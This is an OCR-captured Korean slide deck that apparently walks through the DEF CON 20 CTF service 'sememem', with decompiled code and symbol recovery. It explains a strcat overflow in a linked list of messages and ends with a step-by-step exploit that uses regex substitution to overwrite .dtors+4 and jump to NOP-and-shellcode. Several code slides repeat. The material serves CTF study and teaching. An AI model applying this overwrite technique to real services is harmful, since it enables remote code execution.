
+exploit

buffer[1024] 0xbfbfe474 >


buf4(ebp-0x374) >

count(ebp-0x370) >

canary(ebp-0x36c) >




0x374의 값을 양수로 변경
이후 count를 canary 이후로 이동하도록 변경


+semem

+sememem

```
[root@defcon20 ~/.services_trolololoooo/sememem]# file sememem
sememem: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), statically l
inked, for FreeBSD 9.0 (900044), stripped
```

user : sememem
port : 6941

+정적 링크 바이너리

http://codeengn.com/2008-2nd-codeengn-conference/

IDA 플러그인 GrayResolve

# +심볼복구

```
[root@defcon20 ~/.services_trolololoooo/mixology]# ls -asl /usr/lib/libc.a
2304 -r--r--r--  1 root  wheel  2298810 Jan  3  2012 /usr/lib/libc.a
[root@defcon20 ~/.services_trolololoooo/mixology]#
```

Output window

```
grayResolve> Matched: ___pthread_cleanup_pop_imp at 0x080bb2e0
grayResolve> Matched: __pthread_cleanup_push_imp at 0x080bb2e0
grayResolve> Matched: ___pthread_cleanup_push_imp at 0x080bb2e0
grayResolve> Matched: _pthread_cancel_enter at 0x080bb2e0
grayResolve> Matched: __pthread_cancel_enter at 0x080bb2e0
grayResolve> Matched: _pthread_cancel_leave at 0x080bb2e0
grayResolve> Matched: __pthread_cancel_leave at 0x080bb2e0
grayResolve> Number of matched symbols: 2160 / 3397
```

Python

# +clientmain()

```
v16 = sockfd;
recv_len = recvfrom(sockfd, (int)banner, 0x100u, 10);
if ( (signed int)recv_len <= 0 )
{
  flag = 0;
}
else
{
  banner[recv_len] = 0;
  if ( strcmp(banner, "its peanut butter & semem time") )
    flag = 0;
  else
    flag = 1;
}
if ( flag )
{
```

# +clientmain()

```
pouritall_addr = func_pouritall;
v6 = func_tastewhatsemem;
v7 = func_addsemem;
v8 = func_stirsemem;
v9 = func_swallowsemem;
sendf(sockfd, "%s", string_banner);
buf1028 = malloc(1028);
memset(buf1028, 0, 1028);
addmsgstruct(buf1028, "Hands down!", "The best durn book on masturbation");
addmsgstruct(buf1028, "'Bah' means 'yes!'", " ");
addmsgstruct(buf1028, "Hackers gonna hack", "Haters gonna hate");
addmsgstruct(buf1028, "Any mooses", "aint anymouse");
addmsgstruct(buf1028, "DOS = WINNING", " ");
addmsgstruct(buf1028, "anonymity tool?", "dissident identification system!");
```

# addmsgstruct() ?

+addmsgstruct([buf addr], msg1, msg2)

```
for ( i = buf1028; *(_DWORD *)(i + 1024); i = *(_DWORD *)(i + 1024) )
{
  msg_len = strlen(i);
  if ( msg_len == strlen(arg_msg1) )
  {
    result = (void *)strcmp(i, arg_msg1);
    if ( !result )
      return result;
  }
}
```

링크드리스트

```
struct msg{
        char buf[1024];
        struct *nextaddr;
}
```

# +addmsgstruct()

```
mbuf1028 = malloc(1028);
*(_DWORD *)(i + 1024) = mbuf1028;
*(_DWORD *)(mbuf1028 + 1024) = 0;
if ( strlen(arg_msg1) > 0x200u )
{
  wrapper_memcpy((void *)mbuf1028, arg_msg1, 0x200u);
}
else
{
  msg1_len = strlen(arg_msg1);
  wrapper_memcpy((void *)mbuf1028, arg_msg1, msg1_len);
}
```

메시지 크기가 512보다 크다면 자름

memcpy(buf[0:512], msg1)

+addmsgstruct()

```
if ( strlen(arg_msg2) > 0x200u )
{
  result = wrapper_memcpy((void *)(mbuf1028 + 512), arg_msg2, 0x200u);
}
else
{
  msg2_len = strlen(arg_msg2);
  result = wrapper_memcpy((void *)(mbuf1028 + 512), arg_msg2, msg2_len);
}
```

memcpy(buf[512:1024], msg2)

```
struct msg{
        char msg1[512];
        char msg2[512];
        struct *nextaddr;
}
```

# +clientmain()

```
sendf(sockfd, "What is your command, master?\n");
sub_80499E0((int)&pouritall_addr, menuflag);
for ( i = 0; (signed int)i < (signed int)menuflag; ++i )
{
  if ( *(&pouritall_addr + i) == func_pouritall )
    sendf(sockfd, "%d - Pour it all down the drain\n", i + 1);
  if ( *(&pouritall_addr + i) == func_addsemem )
    sendf(sockfd, "%d - Add semem to the jar\n", i + 1);
  if ( *(&pouritall_addr + i) == func_tastewhatsemem )
    sendf(sockfd, "%d - Taste what semem exists\n", i + 1);
  if ( *(&pouritall_addr + i) == func_stirsemem )
    sendf(sockfd, "%d - Stir some semem\n", i + 1);
  if ( *(&pouritall_addr + i) == func_swallowsemem )
    sendf(sockfd, "%d - Swallow semem\n", i + 1);
}
cmdlen = recvfrom(sockfd, (int)buf_cmd, 1u, 10);
if ( (signed int)cmdlen > 1 )
  return sendto3(sockfd, "invalid command\n", 0);
```

menuflag = 3

메뉴출력

## +clientmain()

```
  buf_cmd[cmdlen] = 0;
  i = strtol(buf_cmd, 0, 10);
  if ( !i )
    return sendto3(sockfd, "invalid command₩n", 0);
  --i;
  if ( (i & 0x80000000u) != 0 )                 // 음수값체크
    return sendf(sockfd, "invalid command %d₩n", i);
  if ( (signed int)i >= (signed int)menuflag )
    break;
  sendf(sockfd, "₩n");
  func = (int (__cdecl *)(int, int))*(&pouritall_addr + i);
  buf1028 = func(sockfd, buf1028);
  if ( *(&pouritall_addr + i) == func_addsemem )
    menuflag = 5;
  sendf(sockfd, "₩n");
}
result = sendf(sockfd, "invalid command %d₩n", i);
```

선택한메뉴에 함수 주소에따라 호출

## +clientmain()

```
  buf_cmd[cmdlen] = 0;
  i = strtol(buf_cmd, 0, 10);
  if ( !i )
    return sendto3(sockfd, "invalid command₩n", 0);
  --i;
  if ( (i & 0x80000000u) != 0 )                 // 음수값체크
    return sendf(sockfd, "invalid command %d₩n", i);
  if ( (signed int)i >= (signed int)menuflag )
    break;
  sendf(sockfd, "₩n");
  func = (int (__cdecl *)(int, int))*(&pouritall_addr + i);
  buf1028 = func(sockfd, buf1028);
  if ( *(&pouritall_addr + i) == func_addsemem )
    menuflag = 5;
  sendf(sockfd, "₩n");
}
result = sendf(sockfd, "invalid command %d₩n", i);
```

addsemem 메뉴를 선택했다면 menuflag = 5

# +func addsememem()

```
int __cdecl func_addsemem(int sockfd, int buf1028)
{
  char buf_catcher[1024]; // [sp+24h] [bp-804h]@3
  char buf_pitcher[1024]; // [sp+424h] [bp-404h]@1
  unsigned int recvlen; // [sp+824h] [bp-4h]@1

  sendf(sockfd, "Who wants to be on pitcher?\n");
  recvlen = recvfrom(sockfd, (int)buf_pitcher, 1023u, 10);
  buf_pitcher[recvlen] = 0;
  if ( strstr(buf_pitcher, "VTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB0BBXP8ACJJI") )
    sub_8048DB0(sockfd, 0);
  sendf(sockfd, "Who wants to be the catcher?\n");
  recvlen = recvfrom(sockfd, (int)buf_catcher, 1023u, 10);
  buf_catcher[recvlen] = 0;
  if ( recvlen )
  {
    addmsgstruct(buf1028, buf_pitcher, buf_catcher);
    sendto3(sockfd, "Added\n", 0);
  }
  return buf1028;
}
```

1023바이트만큼 2번 메시지를 받아서
addmsgstruct()를 호출해 임의의 메시지 추가

# +func stirsemem()

```
if ( buf100 )
{
  sendto3(sockfd, "\nWhich semem is old and crusty?\n", 0);
  *((_BYTE *)buf100 + read2(sockfd, (int)buf100, 99u, 10)) = 0;
  v13 = strtol(buf100, 0, 10);
  for ( i = 0; (signed int)i < (signed int)v13; ++i )
  {
    if ( *(_DWORD *)(pbuf1028 + 1024) )
      pbuf1028 = *(_DWORD *)(pbuf1028 + 1024);
  }
  sendf(sockfd, "Which side should we update?\n");
  *((_BYTE *)buf100 + read2(sockfd, (int)buf100, 99u, 10)) = 0;
  v21 = atol(buf100);
  if ( v21 )
    ppbuf1028 = pbuf1028 + 512;
  else
    ppbuf1028 = pbuf1028;
```

바꿀 메뉴 버퍼를 선택

# +func stirsemem()

```
if ( buf100 )
{
  sendto3(sockfd, "\nWhich semem is old and crusty?\n", 0);
  *((_BYTE *)buf100 + read2(sockfd, (int)buf100, 99u, 10)) = 0;
  v13 = strtol(buf100, 0, 10);
  for ( i = 0; (signed int)i < (signed int)v13; ++i )
  {
    if ( *(_DWORD *)(pbuf1028 + 1024) )
      pbuf1028 = *(_DWORD *)(pbuf1028 + 1024);
  }
  sendf(sockfd, "Which side should we update?\n");
  *((_BYTE *)buf100 + read2(sockfd, (int)buf100, 99u, 10)) = 0;
  v21 = atol(buf100);
  if ( v21 )
    ppbuf1028 = pbuf1028 + 512;
  else
    ppbuf1028 = pbuf1028;
```

메시지 1, 2 선택

# +func stirsemem()

```
sendf(sockfd, "How should we update it?\n");
v13 = read2(sockfd, (int)buf100, 99u, 10);
*((_BYTE *)buf100 + v13) = 0;
while ( 1 )
{
  v2 = strlen(buf100);
  if ( !isspace(*((_BYTE *)buf100 + v2 - 1)) )
    break;
  *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
}
while ( isspace(*(_BYTE *)buf100) )
  buf100 = (char *)buf100 + 1;
```

업데이트할 메시지를 새로받음

# +func stirsemem()

```
sendf(sockfd, "How should we update it?\n");
v13 = read2(sockfd, (int)buf100, 99u, 10);
*((_BYTE *)buf100 + v13) = 0;
while ( 1 )
{
  v2 = strlen(buf100);
  if ( !isspace(*((_BYTE *)buf100 + v2 - 1)) )
    break;
  *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
}
while ( isspace(*(_BYTE *)buf100) )
  buf100 = (char *)buf100 + 1;
```

버퍼 끝자리가 공백 문자인지 체크 후

공백 문자 제거

# +func stirsemem()

```
sendf(sockfd, "How should we update it?Wn");
v13 = read2(sockfd, (int)buf100, 99u, 10);
*((_BYTE *)buf100 + v13) = 0;
while ( 1 )
{
  v2 = strlen(buf100);
  if ( !isspace(*((_BYTE *)buf100 + v2 - 1)) )
    break;
  *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
}
while ( isspace(*(_BYTE *)buf100) )
  buf100 = (char *)buf100 + 1;
```

첫번째부터 루프 -> 공백 문자 제거

# +func stirsemem()

```
if ( *(_BYTE *)buf100 == '/' )
{
  buf100 = (char *)buf100 + 1;
  pbuf100 = buf100;
  while ( *(_BYTE *)buf100 )
  {
    if ( *(_BYTE *)buf100 == '/' )
    {
      *(_BYTE *)buf100 = 0;
      buf100 = (char *)buf100 + 1;
      v12 = buf100;
      break;
    }
    buf100 = (char *)buf100 + 1;
  }
```

문자가 / 로 시작하는지 체크
'/'이후 문자열을 pbuf100 변수에 저장
[/pbuf100]

# +func stirsemem()

```
if ( *(_BYTE *)buf100 == '/' )
{
  buf100 = (char *)buf100 + 1;
  pbuf100 = buf100;
  while ( *(_BYTE *)buf100 )
  {
    if ( *(_BYTE *)buf100 == '/' )
    {
      *(_BYTE *)buf100 = 0;
      buf100 = (char *)buf100 + 1;
      v12 = buf100;
      break;
    }
    buf100 = (char *)buf100 + 1;
  }
```

다음 '/' 가 나올때까지 루프
v12 에는 두번째 문자열이 들어간다
[/pbuf100/v12]

# +func stirsemem()

```
if ( *((_BYTE *)buf100 + strlen(buf100) - 1) == 'g' )
{
  *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
  ++flag;
}
while ( *((_BYTE *)buf100 + strlen(buf100) - 1) == '/' )
  *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
v20 = sub_80554D0(pbuf100, 0, &err, &erroffset, 0);
```

2번째 문자열이 g 로 끝난다면 flag를 셋팅

# +func stirsemem()

```
if ( *((_BYTE *)buf100 + strlen(buf100) - 1) == 'g' )
{
  *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
  ++flag;
}
while ( *((_BYTE *)buf100 + strlen(buf100) - 1) == '/' )
  *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
v20 = sub_80554D0(pbuf100, 0, &err, &erroffset, 0);
```

문자열에 마지막까지 / 가있는지 검사한후 제거

## +func stirsemem()

```
if ( *((_BYTE *)buf100 + strlen(buf100) - 1) == 'g' )
{
  *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
  ++flag;
}
while ( *((_BYTE *)buf100 + strlen(buf100) - 1) == '/' )
  *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
v20 = sub_80554D0(pbuf100, 0, &err, &erroffset, 0);
```

sub_80554d0() ??
hexray 된 pseudo code가 600줄이 넘음

-함수내부에서 문자열 발견

```
v19 = (int)"NO_START_OPT)";
v20 = 13;
v21 = v11 + 2;
do
```

+Google knows everything

a list to dicuss PCRE development ()

comments.gmane.org/.../1949 - 저장된 페이지 - 이 페이지 번역하기

10 Apr 2012 – The following output is from pcretest SVN 957:
/(*NO_START_OPT)a(*:m)b/K a No match, mark = m /(*NO_START_OPT)a(*:m)b/KS++
a No ...

PCRE 라이브러리 함수

/usr/local/lib/libpcre.a 추가

+pcre_compile(*pattern,options,**errptr,*erroffset,*tableptr)
패턴 지정 함수

+pcre_exec(pcre *code, pcre_extra *extra, *subject, length, startoffset, options, ovector,ovecsize)
정규식 매칭 함수

# +func stirsemem()

```
v20 = pcre_compile(pbuf100, 0, &err, &erroffset, 0);
while ( 1 )
{
  len_ppbuf1028 = strlen(ppbuf1028);
  v22 = pcre_exec(v20, 0, ppbuf1028, len_ppbuf1028, v24, 0, &ovector, 30);
  if ( v22 < 0 )
    break;
  if ( !v22 )
  {
    v22 = 10;
    sendf(sockfd, "I couldn't tell where the error started and where it ended...Wn");
    free(buf100);
    return buf1028;
  }
```

첫번째 / 사이에 있는 문자열을 검색
정규식 컴파일

# +func stirsemem()

```
  strcat(ppbuf1028, v12);
  strcat(ppbuf1028, v18);
  free(v18);
  v24 = v7;
  if ( flag <= 0 )
    return buf1028;
}
if ( !flag && v22 == -1 )
  sendf(sockfd, "That error didn't exist?Wn");
free(buf100);
v5 = buf1028;
```

대체문자열(v12)로 교체

남은 문자열을 붙임(v18)

*strcat 함수는 길이검사를 하지않음

# +func stirsemem()

```
    strcat(ppbuf1028, v12);
    strcat(ppbuf1028, v18);
    free(v18);
    v24 = v7;
    if ( flag <= 0 )
      return buf1028;
  }
  if ( !flag && v22 == -1 )
    sendf(sockfd, "That error didn't exist?Wn");
  free(buf100);
  v5 = buf1028;
```

g 플래그가 0이아니라면 계속 정규식 매칭

+exploit

```
struct msg{
        char msg1[512];
        char msg2[512];
        struct *nextaddr;
}
```

2번째 메시지를 통해서 strcat으로 nextaddr를 조작

```
sendto3(sockfd, "WnWhich semem is old and crusty?Wn", 0);
*((_BYTE *)buf100 + read2(sockfd, (int)buf100, 99u, 10)) = 0;
v13 = strtol(buf100, 0, 10);
for ( i = 0; (signed int)i < (signed int)v13; ++i )
{
  if ( *(_DWORD *)(pbuf1028 + 1024) )
    pbuf1028 = *(_DWORD *)(pbuf1028 + 1024);
}
```

addsememm()을 한번더 호출해서 nextaddr가 가리키는 메모리 조작가능

# +exploit

정규표현식을 포맷스트링버그처럼 사용할 수 있게됨

```
[root@defcon20 ~/.services_trololololoooo/semem]# objdump -h semem |grep .dtors
  7 .dtors        0000000c  0812100c  0812100c  000d900c  2**2
[root@defcon20 ~/.services_trololololoooo/semem]#
```

.dtors + 4 를 리턴으로 덮어서 쉘코드실행

+exploit

메뉴 add sememm
메시지 1 : [NOP + SHELLCODE]
메시지 2 : ['A'*511 + 'b']

메뉴 stirsememm
바꿀 메뉴 : 7 (추가한 메뉴)
바꿀 메시지 : 1 (2번째 메시지)
정규식 : /b/A₩x10₩x10₩x12₩x08 (.dtors + 4)

메뉴 stirsememm
바꿀 메뉴 : 8 (.dtors + 4 부분)
바꿀 메시지 : 0
정규식 : /[^1]{4}/₩x10₩x59₩x42₩x28 (RET)
(4바이트 무조건 매칭)


+QUIZ TIME!

# +QUIZ TIME!

정적 링크된 바이너리의 심볼을 복구하는 IDA PLUGIN?

- GrayResolve

IP v6 주소 “dc20:c7f:2012:13::2” 랑 같으려면 ?

- dc20:c7f:2012:13:[ ]:[ ]:[ ]:2
- dc20:c7f:2012:13:[ 0 ]:[ 0 ]:[ 0 ]:2

# THANK YOU FOR LISTENING

질문은 지식인에